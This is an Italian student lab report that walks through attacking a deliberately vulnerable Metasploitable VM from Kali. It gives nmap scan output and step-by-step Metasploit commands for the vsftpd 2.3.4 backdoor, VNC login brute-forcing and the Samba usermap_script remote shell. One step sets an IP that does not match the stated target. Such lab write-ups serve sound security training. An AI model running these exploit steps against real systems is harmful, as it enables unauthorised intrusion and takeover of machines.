
Benchmark W16D4 – Zanini Riccardo

Requisiti fondamentali per l'esercizio:


- RHOST: 192.168.11.112 (Metasploitable)
- LHOST: 192.168.11.111 (Kali Linux)
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro…

Come primo passo dell'esercitazione, sono stati impostati correttamente i parametri RHOST e LHOST.

LHOST:




RHOST:



E' stata poi eseguita una scansione preliminare tramite Nessun per evidenziare le vulnerabilità della macchina RHOST.
La scansione ha rilevato:

- 8 vulnerabilità critiche
- 4 vulnerabilità alte
- 16 vulnerabilità medie
- 7 vulnerabilità basse



Utlizzando Nmap in kali linux sono state evidenziate le vulnerabilità presenti sulla macchina target

Nella schermata seguente, osserviamo le vulnerabilità presenti nel nostro sistema di destinazione. Il comando nmap -O ci permette di identificare il sistema operativo in esecuzione sul target. L'opzione -sV ci fornisce informazioni sulle versioni dei servizi attivi sulle porte aperte.

Come evidenziato dallo screenshot, il sistema presenta numerose porte aperte. Ciascuna di queste porte può potenzialmente essere sfruttata a causa delle sue vulnerabilità.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 17:35 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 17:36 (0:00:03 remaining)
Stats: 0:01:20 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 17:37 (0:00:03 remaining)
Stats: 0:01:25 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 17:37 (0:00:03 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.00020s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
6697/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
34707/tcp open  mountd     1-3 (RPC #100005)
45207/tcp open  java-rmi   GNU Classpath grmiregistry
45422/tcp open  nlockmgr   1-4 (RPC #100021)
59425/tcp open  status     1 (RPC #100024)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.33 seconds

┌──(kali㉿kali)-[~]
└─$ ftp 192.168.11.112
Connected to 192.168.11.112.
220 (vsFTPd 2.3.4)
Name (192.168.11.112:kali): Error encountered; login aborted.
ftp>
```


Avvio di Metasploit e ricerca dell'exploit

Utilizzando msfconsole preinstallato sul prompt dei comandi kali è stato possibile recuperare gli exploit disponibili per l'attacco dell'RHOST

-msfconsol
-search vsftpd

Utilizziamo l'exploit trovato per attaccare il sistema RHOST

-use exploit/unix/ftp/vsftpd_234_backdoor
-set RHOST 172.16.225.128
-run



Sfruttare la vulnerabilità della visualizzazione remota della porta VNC 5900

VNC, ovvero Virtual Network Computing, è una tecnologia che permette di controllare un computer in remoto tramite una connessione di rete. In questo scenario, sfrutteremo VNC per prendere il controllo del nostro sistema bersaglio sfruttando la porta 5900.

Come funziona l'attacco:

1. Stabilire una connessione: Innanzitutto, stabiliremo una connessione VNC con il sistema bersaglio sulla porta 5900. Questo ci permetterà di visualizzare il desktop del sistema remoto come se fossimo seduti di fronte ad esso.
2. Assumere il controllo: Una volta stabilita la connessione, potremo utilizzare tastiera e mouse per controllare il sistema remoto come se fosse il nostro. Ciò significa che potremo eseguire azioni, aprire file e modificare dati proprio come se fossimo fisicamente presenti di fronte al computer.


-seacrh vnc login

-use auxiliary/scanner/vnc/vnc_login

-set RHOST 192.168.11.112

-run

Metasploit ha completato con successo l'operazione di decrittazione della password VNC. La password ottenuta è visibile di seguito:



Ora che abbiamo ottenuto l'indirizzo IP e la password VNC del nostro sistema bersaglio, possiamo procedere con la connessione remota.

1. Aprire un nuovo terminale:


Iniziamo aprendo un nuovo terminale sulla nostra macchina Kali Linux. Questo ci consentirà di eseguire il comando per stabilire la connessione VNC.


2. Eseguire il comando VNC:

Nel nuovo terminale, digitiamo il seguente comando, sostituendo <INDIRIZZO_IP> con l'indirizzo IP del sistema bersaglio e <PASSWORD_VNC> con la password ottenuta in precedenza:

-vncviewer 192.168.11.112
-password: password

Tramite la shell remota di Metasploitable sarà possibile recuperare i dati relativi alla macchina, focus dell'esercitazione in corso





Sfruttare la vulnerabilità del server Samba

Questa vulnerabilità ci permetterà di ottenere una shell TCP sul sistema bersaglio, aprendo la porta a potenziali attacchi dannosi.

Per prima cosa lanceremo msfconsole e cercheremo un exploit che corrisponda alla vulnerabilità trovata su metasploit da cui lanceremo il nostro attacco.

-msfconsole
-search usermap script

-use exploit/multi/samba/usermap_script

-set RHOST 192.168.11.112

-exploit

Abbiamo ottenuto una shell remota. Possiamo verificare i nostri privilegi sulla shell utilizzando il comando "whoami"

-whoami